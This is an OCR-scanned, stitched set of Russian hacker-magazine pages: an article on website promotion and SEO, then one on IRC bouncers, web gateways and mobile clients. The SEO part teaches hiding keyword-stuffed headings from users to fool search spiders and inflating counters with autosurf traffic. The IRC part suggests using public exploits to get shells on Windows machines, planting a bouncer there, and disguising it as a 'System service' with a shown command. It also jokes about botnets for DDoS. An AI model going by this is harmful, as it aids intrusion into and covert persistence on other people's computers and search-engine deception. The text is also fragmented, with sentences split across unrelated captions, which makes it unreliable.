Помимо «технических» тэгов, поисковики обращают внимание на сам текст страницы. И тут тоже есть приоритетные тэги, которые ценятся больше, чем остальные. Например, из тэгов оформления страницы поисковики отдают предпочтение <h1>..<h6>, <u>, <b> (в порядке убывания). Как известно, эти тэги используются для оформления заголовков. А что, как не заголовок, наиболее точно отражает тип контента паги? Для нас важно забить все эти тэги ключевыми совами. Но как это сделать? Ведь, например, ключевые слова в тэге <h1> займут всю страницу, что отпугнет пользователя и потенциального клиента. Выход из данной ситуации предельно прост. После того как ты определился с составом ключевых слов, открой оптимизированную страницу в блокноте и вставь следующий код сразу после тэга <body>: <h1>Ключевые сло-

ва</h1>. Затем открой все это в FrontPage и выдели текст заголовка. После чего в меню свойства убавь размер шрифта до минимума, сузь межзнаковый интервал и окрась текст в цвет фона. Эффект просто потрясающий: ты получил страницу с заголовками, набитыми ключевыми словами, и не испортил дизайн. Но надо проследить, чтобы между тэгами H1 и ключевыми словами не было левых тэгов, которые уменьшают текст, иначе поисковик может запалить эту тему и забанить твой сайт. Также следует осторожнее работать с цветом текста и фоном. Нам совсем не нужно, чтобы паук пронюхал, что текст с обилием ключевых слов не виден пользователю. Чтобы этого избежать, задай цвет фона картинкой, а не RGB-кодом, так как это поможет избежать бана.



begun.ru — самая известная система контекстной рекламы

[индекс цитируемости (ИЦ)] Показатель, который, по мнению автора, играет ключевую роль в оценке релевантности (соответствие пользовательскому запросу) твоего сайта. Индекс цитируемости показывает количество сайтов, ссылающихся на тебя, а также их вес. Если ссылка на твой сайт стоит на пяти сайтах, то твой ИЦ равен 5. Существует такое понятие, как тИЦ — тематический индекс цитируемости, показывающий, сколько сайтов аналогичной тематики ссылаются на тебя. Проще говоря, если ты сделал сайт о Counter-Strike, то тематический индекс цитируемости поднимется только после того, как ссылки на тебя поставят именно игровые сайты, желательно тоже посвященные этой популярной стрелялке. Если брать абсолютно одинаковые сайты, то выше окажется проект, у которого больше тИЦ, а не ИЦ, так что делай выводы, с кем меняться линками, а с кем нет. Теперь поговорим о «весе» ссылок. Каждый линк, проставленный на тебя, учитывается поисковиками по-разному, а следовательно, по-разному меняет твой ИЦ (тИЦ). Это зависит от таких факторов, как месторасположение ссылающегося на тебя сайта, его ИЦ или тИЦ, стоит ли ответная ссылка на него с твоего сайта или нет. Например, ссылки с сайтов, расположенных на бесплатных хостингах, почти не ценятся. Поэтому при обмене ссылками имей в виду, что, ставя ответную ссылку на бесплатный сервер, ты понижаешь свой рейтинг. Существует зависимость: если сайт с большим ИЦ ставит ссылку на другой сайт, то он отдает ему столько рейтинга, сколько составляет разница между их ИЦ.

Существует множество способов повышения индекса цитируемости. Например, можно подписаться на специальную рассылку, в каждом выпуске которой публикуются предложения об обмене, и далее, посредством переписки, договорится об обмене. Есть и другие способы — покупка баз данных с e-mail адресами веб-мастеров, участие в системах автообмена. Суть систем автообмена заключается в том, что каждому участнику выдается специальная страница (обычно это link.php). Участие в таких системах лично мне не очень понравилось, так как в большинстве из них участвовали сайты с низкими рейтингами, а убрать с них ссылки было невозможно. К тому же, есть еще один неприятный момент. В ночное время (после 23.00) такие системы заменяют все ссылки участников на собственные. Как известно, процесс индексации поисковиками производится именно в ночное время и, следовательно, все, что увидит «паук», — тысячи сайтов, ссылающихся на один проект. От этого выигрывает только система автообмена.

Помимо ИЦ, есть такой интересный показатель, как PR. Он увеличится, если какой-нибудь популярный сайт поставит на тебя баннер. Чем больше баннер и популярнее сайт, тем больше будет твой PR.


[внешний вид] От этого зависит многое. Как бы активно ты не раскручивал сайт, ты не добьешься никакого эффекта, если его дизайн и макет будут некрасивыми и неудобными. Большинство веб-мастеров не захотят даже обмениваться с тобой ссылками, не говоря уже о партнерстве. Посетители, заподозрив тебя в непрофессионализме, не захотят покупать даже самый дешевый товар, несмотря на кучу сертификатов доверия. Поэтому не скупись на дизайне — найми профессионалов. Немаловажную роль играет и макет сайта. Существует такая наука, как usability, изучающая поведение пользователя при заходе на веб-страницу. Перед тем как открывать сайт, перечитай две-три книги по этой науке и посмотри, насколько твой сайт удобен пользователям. Если человек на стандартные действия (наводит курсор на картин-

КЛЮЧЕВЫЕ СЛОВА

Ключевые слова — это слова, по которым тебя будут находить пользователи. Именно поэтому максимально серьезно отнесись к их подборке. Допустим, ты открыл хостинг-контору. Следовательно, ключевыми словами будут являться сочетания «хостинг, хостинг с php, качественный хостинг, размещение сайтов» и т.д. Основной геморрой заключается в том, что очень трудно рассчитать, где какое словосочетание должно находиться. Например, если ты напишешь «хостинг с php, лучший хостинг», то потеряешь с этого два очка. Во-первых, потому что одно и то же ключевое слово находится слишком близко друг от друга, а во-вторых, как я уже писал, пауки считывают из тэгов не более 20 слов, так что надо более рационально расположить ключевые фразы. В данном случае наиболее правильный вариант — «качественный хостинг с php» (без запятых). Для того чтобы выявить, какой подбор ключевых слов является наиболее удачным, веб-промоутеры создают несколько страниц и вбивают в качестве ключевых слов разные фразы. После чего проводится анализ реакции пауков: какая страница понравилась больше, те ключевые слова и будут использоваться на всем сайте.
Но это достаточно сложная для новичка задача, поэтому для начала будет уместно подглядеть у конкурентов.
В любимом браузере Опера есть такая функция, как User mode->Show structurals elements. Благодаря ей ты увидишь все тэги на паге, в том числе и содержимое тэгов <title> и <meta>, такой режим позволяет быстро пройтись по сайтам, занимающим 1—5 позиции в поисковиках, и быстренько скопировать их содержимое в блокнот для дальнейшего анализа. При анализе успешности подборки ключевых слов руководствоваться следует не только позицией страницы при выдаче запроса, но и другими показателями, такими, например, как ИЦ и тИЦ. Также стоит воспользоваться поисковиком Рамблер.ру. Вся фишка в том, что после подачи 3-его запроса в правой части экрана появляется врезка «у нас также ищут…». А ниже ты увидишь несколько десятков фраз, которые вводили в качестве поискового словосочетания другие пользователи. Как ты понял, Copy&Past рулит. Хочу заметить, что, кроме Рамблера, ключевые слова можно надыбать в таких системах, как Бегун.ру и Яндекс.Директ (о них мы говорили в статье).

ЧТО ТАКОЕ САР И КАК ИМИ ПОЛЬЗОВАТЬСЯ?


САР — системы активной раскрутки. Их принцип заключается в том, что зарегистрированному на сервисе юзеру показывают во фреймах сайты заказчиков. Через каждые 30 секунд — новый сайт. Причем платят в прямом смысле гроши, но люди идут, часто накручивая, ставя резалки графики и прибегая к прочим хитростям. Все организуется следующим образом: пользователь регистрируется, ему дается логин и пароль. После этого он авторизируется и попадает на страницу, где в одном из фреймов показывается сайт. Обычно в левой части панели располагаются кнопки, на которые юзер должен нажать (их список появляется там же на картинке — это защита от накруток). Спустя 30 секунд во фрейме появляется другой сайт и т.д. За каждый просмотренный сайт юзер получает кредиты, которые может потом продать как самой системе, так и левому покупателю. А может заюзать сам — кому как удобней. Обычно все просто: 1 просмотр сайта = 1 кредиту. Тысяча кредитов стоит $1. То есть, чтобы твой сайт просмотрело 1000 человек, надо выложить один бакс. Классно, не так ли? Однако не обольщайся — юзеры не дураки — в рунете лежит пару десятков накрутчиков к любой системе САР, так что из 1000 сайтов увидят лишь 500—600 человек (что тоже неплохо). Счетчики, естественно, зафиксируют ровно 1000 :). Следует учесть, что купленные кредиты расходуются медленно. Если, скажем, 1000 000 баннерных показов в сети RLE у меня растаяли меньше чем за 6 часов, то 1000 кредитов хватит на неделю точно. Юзеры постепенно теряют интерес к этому виду заработка, и как следствие — снижение количества общих показов сети. Конечно, можно купить кредиты в нескольких системах, однако учитывай, что подавляющее число пользователей просматривают одновременно по 5—7 систем, и гарантий, что твой сайт не будет показан семь раз одному и тому же человеку, нет никаких. В настоящее время САР можно использовать лишь как накрутчик счетчиков. То есть для повышения своих позиций в каталогах и рейтингах. В этом случае САР действительно эффективная вещь. Однако, как я уже говорил, если разные САР (услугами которых ты воспользовался) юзают одни и те же люди, то многие показы будут зачтены счетчиками не как уникальные посетители, а как хиты (то есть один и тот же посетитель ходит по разным страницам сайта). Уникалы, как известно, ценятся больше. Так что делай выводы. Можно, конечно, посоветовать воспользоваться иностранными САР, так как они дают тестовые показы (до 10 000 штук). Из отечественных могу посоветовать *neosap.ru*. Хоть на него и написано куча накрутчиков, но работают они нестабильно, а некоторые не работают вообще. Такие системы появляются и исчезают довольно часто, поэтому не покупай больше 2000 кредитов сразу. Бери постепенно, по мере надобности (у меня сгорело 5000 кредитов *autopilot.net.ru*, которые сами без объяснений куда-то испарились). Весь список САР можно получить по простому трехбуквенному запросу в поисковых системах.



обрати внимание на правую колонку — это и есть реклама системы Яндекс

ку, ставит галочку) получает нестандартную реакцию (внезапные редиректы, всплывающие окна), то у него складывается ощущение, что он потерял контроль над сайтом, а это вызывает дискомфорт. Помимо этого, стоит серьезней отнестись к внутренностям страниц. Поисковые роботы и пользователи любят, когда страница не содержит слишком много информации. Если ты хочешь выложить объемный материал, то целесообразней будет разбить его на несколько частей. Избегай использования флеша и явы, так как поисковиками они не воспринимаются, и, следовательно, текст, воспроизведенный ими, проиндексирован не будет. Есть еще один очень популярный элемент верстки, который может сильно попортить тебе жизнь, — фреймы. Из-за них поисковые роботы могут сбиться с толку и проиндексировать всего одну страницу. Пользователю будет неудобно добавлять тебя в Избранное, а счетчики статистики будут показывать необъективную информацию.


[софт] Как и в других направлениях веб-дизайна, в продвижении сайта используют специальный софт. Программы эти хоть и дорогие, зато сильно облегчают работу: они берут на себя анализ успешности ключевых слов, сравнение твоего сайта с конкурентами, регистрацию проекта в сотнях поисковых машин, а также рассылки рекламы на всевозможные форумы и доски объявлений. Все это поможет поднять твой сайт на несколько позиций вверх, но учти, что подбирать и использовать эти программы нужно с осторожностью. Это касается софта, заносящего информацию о твоем сайте в индексы каталогов и поисковых систем. Дело в том, что работают они не всегда стабильно, а



софт для раскрутки



1.ps — регистрация в 578 каталогах. Стоит 20 баксов



список потенциальных ключевых слов в категории «у нас также ищут...»



баннерная сеть RLE.ru - более 38 миллионов показов в день!

что касается качества работы, то оно оставляет желать лучшего. Например, из-за глюка программа может не занести информацию о твоем сайте в Рамблер или Яндекс. Сколько потенциальных клиентов не найдет твой сайт — думай сам. Что касается программ анализаторов ключевых слов, то лично я все делаю ручками и своей головой, но поначалу, ввиду отсутствия необходимых навыков, заюзать такой софт просто необходимо. Что же касается программ для рассылок, то применять их или не применять — вопрос скорее этический. Будь то почтовая рассылка или рассылка на форумы — все равно пользователи назовут это спамом. Конторы, рекламирующие себя этим наглым видом, вызывают у людей отрицательные эмоции.

[наружная реклама] Вспомни хотя бы один популярный проект, который обходился бы без баннеров, всплывающих окон или мини-кнопок. Большинство админов популярных сайтов выставляют на продажу свои рекламные площади. Поэтому первым делом необходимо пройтись по популярным сайтам со схожей тематикой и собрать адреса админов. Далее, посредством переписки, выбрать наиболее оптимальный для себя вариант. Причем мой тебе совет: покупай лучше не клики или показы, а сроки размещения, например, неделю или месяц. Многие, даже крутые мастера, любят накручивать баннеры, и тебя могут просто кинуть. Относительно небольшой эффективностью обладают баннерные системы. Ты можешь как заработать собственные показы, участвуя в системе и разместив код на собственном сайте, так и купить показы других участников. Купить их можно и у системы, но в последнем случае цена возрастет в два раза. На баннерных биржах сто тысяч показов сети RLE Classik стоят всего три бакса. Мощность открутки около 20 тыс/час. Если твой рекламный бюджет (деньги, выделенные на рекламу) превышает 500 у.е., то есть смысл задуматься о сотрудничестве с такими монстрами, как Рамблер, Mail.ru и другими поисковиками. Тысяча показов в результатах поиска у них стоит 40 американских президентов. Отклик у такой рекламы выше, чем, например, в баннерных системах — 12%.

Помимо обмена баннерами, я рекомендую обратить внимание на обмен текстовой рекламой. Такие системы не менее эффективны, а цены на порядок ниже. Например, 5000 показов стоит всего один доллар.

Есть и так называемые системы контекстной рекламы (*Begun.ru*, *Nicsta.ru* и другие). Ты регистрируешься, вбиваешь в соответствующие поля ключевые слова, по которым твою рекламу должны находить юзеры, и платишь «минималку» ($5). Далее эти системы разместят твое объявление на крупнейших площадках рунета. Оплата покликовая — как правило, от 5 центов за клик. Но учти, что в этих системах действует принцип аукциона. То есть тот участник, который выставит большую цену за клик, будет лидировать в списке. Так как большинство площадок таких систем показывает не больше двух-трех объявлений, чтобы твоя реклама засветилась на *Mail.ru* и других монстрах, необходимо выставить большую цену за переход. Для системы *Begun.ru* это примерно 40 центов. Но самая известная система контекстной рекламы принадлежит Яндексу. Система Яндекс.Директ предлагает размещать объявления в результатах поиска (задай любой запрос и обрати внимание на рекламу, появляющуюся в правой части страницы). Я лично против этой системы ничего не имею, но люди, которым довелось поработать с детищем Яндекса, остались очень недовольны результатами работы.

[рекламные агентства] Если у тебя нет времени заниматься продвижением сайта самостоятельно, то ты можешь нанять профессионалов. Хорошо, что рекламных агентств в инете пруд пруди. Но будь готов к тому, что даже за самые элементарные действия с тебя сдерут кругленькую сумму. Например, за сабминт твоего сайта в поисковиках рунета могут попросить $300—400. Есть и другой путь — нанять частных промоутеров. Это дешево и одновременно очень эффективно (иногда они справляются со своей задачей намного лучше зазноб из агентств). Однако и здесь возможен лохотрон. Некоторые личности, выдающие себя за профи, просто накрутят счетчики, а тебе выдадут длинный отчет о лжеработе, где якобы повысились результаты в поисковиках, поднялся ИЦ и другие показатели. Обман раскроется уже после того, как ты заплатишь деньги.

[заключение] Многие веб-мастера допускают одну и ту же ошибку — закачав сайт в Сеть, крайне неохотно берутся за его поддержку и продвижение. Помни: первые места занимают только самые упорные. Такая философия справедлива даже для Интернета.



самая популярная CAP


derevo
Port 1337

Ставим «Ирочку» в позу


Выжимаем из IRC максимум

О ТОМ, ЧТО ТАКОЕ IRC (INTERNET RELAY CHAT), ЗНАЮТ ВСЕ. МНОГИЕ ДАЖЕ ИСПОЛЬЗУЮТ СКРИПТЫ ДЛЯ ПОПУЛЯРНОГО MIRC'А И ВОСТОРЖЕННО ТРЕПЕЩУТ ОТ ФУНКЦИЙ, КОТОРЫЕ ПОЗВОЛЯЮТ АВТОМАТИЧЕСКИ ИДЕНТИФИЦИРОВАТЬСЯ НА СЕРВЕРЕ И УСТАНАВЛИВАТЬ СТАТУС AWAY. НО ПОВЕРЬ, ЧТОБЫ ИСПОЛЬЗОВАТЬ ВОЗМОЖНОСТИ IRC НА ПОЛНУЮ КАТУШКУ, НЕОБХОДИМО ПОЗНАКОМИТЬСЯ ЕЩЕ С НЕСКОЛЬКИМИ ПОЛЕЗНЫМИ ПРИМОЧКАМИ, БЕЗ КОТОРЫХ, ВОЗМОЖНО, ТЫ В СКОРОМ ВРЕМЕНИ НЕ БУДЕШЬ ПРЕДСТАВЛЯТЬ ЖИЗНИ

| Степан Ильин aka Step (step@gameland.ru)



Несколько ботов можно объединить в одну сеть. Получится ботнет, с помощью которого можно творить чудеса. Например, DDoS'ить недруга :).



Все упомянутые в статье программы мы любезно выложили на наш CD/DVD.



eggdrop.org.ru — отечественный сайт по eggdrop'ам.
http://wholok.com/irc — пишем бота на Perl'е.
www.schumann.cx/ircg/ircg4.php — для тех, кто хочет написать IRC-гейт на PHP.
bestirc.net.ru — большой русскоязычный сайт по IRC.

[socks vs. bnc] Как доблестный читатель Х, ты наверняка задумываешься о безопасности своей работы в инете и об анонимности, которая иногда бывает очень кстати. Общение в IRC напрямую с сервером опасно тем, что любой желающий легко может узнать твой IP, а это, как известно, чревато последствиями. Пускай машину твою и не взломают, но устроить тебе неплохой DDoS вполне могут. Забавы ради, например. Самое банальное решение проблемы — подключиться к IRC-серверу через SOCKS, но здесь есть несколько недостатков. Во-первых, SOCKS4 крайне ограничен в возможностях, поэтому комфортная работа с его помощью весьма сомнительна. Придется искать именно SOCKS5, а это уже несколько сложнее. Во-вторых, большинство носков (особенно из открытых источников) не отличаются постоянством. Сегодня сокс работает, завтра — нет, и это на самом деле очень серьезная проблема. Представь, что у тебя на определенное время забита стрелка на таком-то сервере и канале, а ты попросту не можешь приконнектиться к нему, так как сокс упал в этот самый неподходящий момент. И еще один момент: анонимность через сокс, то есть отсутствие на нем логов, людей в форме и прочих неприятных вещей, также сомнительна. Чтобы быть уверенным наверняка, придется использовать платные прокси-сервисы (вроде *www.proxy-socks.net*), а они за свои услуги требуют денежку (30—80$).
Всех этих недостатков лишен так называемый баунсер (BNC) или специализированная IRC-прокся.

[bnc под винду] Фишка такой проги заключается в том, что пользователь не подключается напрямую к сети, а коннектится к BNC, а она перенаправляет его на настоящий IRC-сервер. Получается, что пользователь не палит свой собственный IP: вместо него отображаются «координаты» BNC-сервиса. К сожалению, большинство баунсеров разработаны для *nix-систем, среди них — популярные ezbounce и psyBNC. Проблема в том, что для их установки потребуется честно купленный шелл (это накладно) либо взломанный *nix-сервер (а это довольно сложно в исполнении). В то же время благодаря куче критических уязвимостей и паблик-эксплойтов добыть шелл на виндовой тачке сегодня пара пустяков. Так почему бы этим не воспользоваться?

IRC-proxy слушает 6666, 6667, 6668, 6669 порты

Правда, выяснилось, что подходящих реализаций под винду не так много. Среди найденного могу выделить только ircproxy (*www.ircproxy.nightlight.net*), ProBNC (*www.probnc.com*), WinBNC (*www.ircadmin.net/bnc*). Две последние имеют графический интерфейс, но в нашем случае это не очень хорошо. Такие приложения незаметно установить в системе довольно сложно, поэтому консольная прога ircproxy имеет преимущество. Да и возможностей у нее, надо отметить, будет побольше.
Настройка программы осуществляется через текстовые конфиги, имеющие расширения *.conf и расположенные в папке DATA. Предлагаю кратко рассмотреть каждый из конфигов и попутно вносить необходимые изменения.
RESOLV.CONF. В этом файле указывается DNS-сервер, чтобы прога могла правильно распознать IP-адрес сервера по его символьному имени (irc.dal.net и т.п.). Само собой, DNS-сервер можно прописать абсолютно произвольный, но если хочешь использовать провайдерский, то набери в командной строке nslookup, чтобы выяснить его.
ACCESS.CONF. С помощью этого файла ты можешь ограничить доступ к баунсеру с определенных IP-адресов. Формат файла сильно напоминает апачевский .htaccess.

```
DEFAULT DENY
ORDER DENY,ALLOW
ALLOW localhost
DENY *.microsoft.com
DENY *.billgates.com
```

Логика простая: с помощью параметра ALLOW обозначаются те IP, с которых доступ разрешен, с помощью DENY — те, которым в подключении будет отказано.
IDENT.CONF. В этом файле можно обозначить порты, на которых встроенный ident-демон будет получать запросы от сервера. Формат файла **LISTEN** <Host>:<Port>, однако в большинстве случаев его содержимое можно оставить по умолчанию.
LISTEN.CONF. С помощью этого конфига обозначаются сетевые интерфейсы и порты, на которых будет работать BNC-демон. По умолчанию BNC принимает подключение на всех сетевых интерфейсах (для этого указывается IP-адрес 0.0.0.0) на портах 6666, 6667, 6668, 6669. Рекомендую использовать какой-нибудь нестандартный порт, чтобы BNC сложнее было засечь сканером.
USER.CONF. По названию легко догадаться, что в этом файле прописываются аккаунты пользователей. Формат прост: USER:username:password. Пароль может быть прописан как plain-text'ом, то есть в открытом виде, так и представлен в виде хэша. Для создания хэша используется утилита MKPASSWD.EXE, которая идет в комплекте с программой.
CONN.CONF. Самый главный конфигурационный файл, в котором указывается информация о подключениях к настоящим серверам. Начать стоит с того, что каждое подключение имеет имя — оно указывается сразу после ключевого слова CONNECTION. Это имя нужно запомнить, так как оно потребуется при подключении к настоящему сервису. Далее с помощью специальной структуры (пример дан в самом конфиге) описываются многочисленные параметры подключения.
После редактирования конфигов можно приступать к запуску BNC, а заодно и любимого IRC-клиента, чтобы сразу проверить правильность подключения. После соединения с BNC сервер потребует ввести пароль, который ты указывал в настройках, а также выбрать одно из про-

МАСКИРОВКА ПО-НАШЕМУ

В тексте статьи остался один нераскрытый вопрос: как замаскировать BNC и windrop в чужой Windows-системе? Понятно, что оставлять консольное окошко с работающим приложением нельзя, так как его сразу заметит пользователь. Самый простой выход из этой ситуации — запустить приложение как сервис, тем самым мы убьем сразу двух зайцев. Во-первых, приложение легко затеряется среди многочисленных служб винды, в которых обычный пользователь никогда не станет копаться. А во-вторых, с умом обеспечим автоматический запуск проги во время запуска системы, на случай, если компьютер будет перезагружен или выключен. Единственная проблема заключается в том, что по умолчанию возможности запуска ircproxy и windrop как сервиса нет, поэтому нам придется прибегнуть к помощи сторонних приложений. Я рекомендую использовать консольную утилиту AppToService (*www.basta.com/ProdAppToService.htm*). Отмечу, что ее последние версии стали платными, поэтому лучше будет не мучиться с регистрацией и скачать вариант постарее (*www.3dnews.ru/documents/1143/AppToService.zip*). Если запустить программу без каких-либо ключей, AppToService выдаст краткую справку, которой вполне достаточно, чтобы составить команду для запуска нашего приложения. Вот пример:


```
C:\IRCPROXY>apptoservice /Install "IRCPROXY.EXE"
/AbsName:"System service" /Startup :A
```

Ircproxy будет запущена как сервис с именем System service, причем следующий запуск этого сервиса будет осуществляться автоматически.

писанных в конфиге соединений. После успешной авторизации ты увидишь краткую справку о командах, с которыми, я уверен, ты разберешься сам. Особенно отмечу функции ATTACH/DETACH, позволяющие BNC постоянно пребывать на IRC-каналах во время твоего физического отсутствия. Теперь, вновь подключившись к BNC, ты сможешь просмотреть все сообщения за время твоего отсутствия. Очень приятная штука.

[IRC-шлюз] BNC-сервер установлен на нескольких шеллах и работает как часы. Ты даже умудрился извлечь из этой затеи выгоду, продав несколько аккаунтов поклонникам ирки, среди которых такой товар считается особенно ходовым. Пора настроить еще одну интересную приблуду — IRC-гейт. Смысл его использования прост: если под рукой нет IRC-клиента, то всегда можно зайти на определенный сайт и общаться на нужном канале, используя один лишь браузер. Надо сказать, что шлюз в IRC через веб-интерфейс является настоящей находкой для всех тех, кто имеет свой собственный канал или даже IRC-сервер. Некоторые магазины и различные онлайн-сервисы, к примеру, осуществляют поддержку клиентов через IRC, используя все его прелести и удобства. Загвоздка в том, что клиент далеко не всегда знаком с этой технологией, и ему куда проще зайти на определенный сайт, нежели разбираться с установкой и настройкой непонятной программы. Предоставим ему такую возможность.

Изначально я подумал, что скрипт, написанный на Perl или PHP, будет идеальным вариантом. Скачал продвинутый CGI:IRC (*http://cgiirc.sourceforge.net/*) и приступил к его установке. Сразу же огорчило то, что скрипт



работа с IRC возможна через SOCKS-сервер, но это по некоторым причинам не очень удобно

работает исключительно на *nix-системах, то есть о потенциальной установке под виндой пришлось сразу же забыть. Впрочем, большинство хостингов все равно работают под управлением различных вариаций Linux'а и BSD, так что потеря невелика. Значительно хуже то, что для каждого подключившегося пользователя скрипт поднимает отдельный системный процесс. Ты представляешь, что будет с системой, если этим скриптом одновременно воспользуются, скажем, человек 100? Админ, вероятно, захочет тебя убить и немедленно заблокирует доступ к твоему ресурсу, как только заметит уровень нагрузки скрипта на сервер. Будь уверен, что он заметит это очень быстро. А мораль такова: устанавливать такой скрипт можно только с полной уверенностью, что он не будет одновременно использоваться множеством клиентов. Сама установка осуществляется в 4 несложных этапа:

1. Закачка исходников с официального сайта, желательно в архиве tar.gz.
2. Создание на сервере в директории cgi-bin новой папки с последующим копированием туда содержимого архива.
3. Выставление для скриптов nph-irc.cgi, irc.cgi, client-perl.cgi права доступа 755 (-rwxr-xr-x).
4. Правка параметров работы скрипта, которые находятся в текстовом конфиге cgiirc.config.

Все опции и параметры из конфига предельно понятны, поэтому подробно не имеет смысла их описывать. Единственное замечу, что более тонкую настройку скрипта можно провести, переименовав файл cgiirc.config.full в cgiirc.config. Часть новых опций позволит разграничить доступ, выбрать используемую кодировку по умолчанию и т.п.

После несложной установки скрипта ты наверняка по достоинству оценишь его возможности. Надо отдать честь разработчикам, ведь с помощью HTML, JavaScript и Perl им удалось собрать полноценный IRC-клиент, который мало чем отличается от обычного программного решения. Те же возможности и функции, тот же внешний вид и удобство в использовании. Правда, несколько раздражают задержки в отправке сообщений на сервер, но, видимо, при таком раскладе избежать их не получится.

Прямая альтернатива CGI:IRC — специальный Java-апплет, который имеет аналогичные возможности. Такой как jwirc (*www.jwirc.com*). Фишка в том, что апплет можно установить на любом хостинге. Неважно, будет ли это дорогостоящий сервис с широчайшими возможностями или же бесплатный вариант со скудным набором функций и жесткими квотами. Jwirc не требует поддержки Perl, PHP или какого-либо другого языка, а весь процесс установки заключается в том, чтобы залить на сервер необходимые файлы. Единственное условие – наличие на хостинге 280 Кб дискового пространства.

Никакой настройки, по большому счету, не требуется. Достаточно запустить HTML'ку, в которой прописаны параметры запуска апплета. Вот теперь можно приступать к действию. Пользователь сам через графический интерфейс выберет сервер, к которому необходимо подключить свое имя, пароль для авторизации у nickserv'а, каналы для общения и т.д. Считаешь, что он может не справиться? Не беда, с помощью HTML можно задать значения полей по

МОБИЛЬНАЯ «ИРИНКА»

Согласись, очень часто бывают ситуации, когда нужно просто убить время. Ну, например, девушка опаздывает на встречу, и ты в полном одиночестве ждешь ее в кафе. Общение с народом IRC — отличный выход из сложившийся ситуации. Для обычных мобильных телефонов, поддерживающих Java и работу с сокетами, существует сразу несколько подходящих апплетов WLIrc (*http://wirelessirc.sourceforge.net/*), jmIrc (*http://jmirc.sourceforge.net/*), Virca (*www.vidarholen.net/contents/virca/*). Я лично использую последний и могу точно утверждать, что он поддерживает одновременную работу с несколькими каналами, профайлы для сохранения имени пользователя и пароля, прокрутку логов, и, конечно же, русские кодировки. Если у тебя смартфон на базе Windows Mobile 2003, то рекомендую wmIRC (*wmirc.com*). Он также имеет продуманный интерфейс и поддержку нескольких каналов.



java-апплет для доступа на IRC не требует настройки и работает как часы







Новый Visual Studio 2005. Разница очевидна.

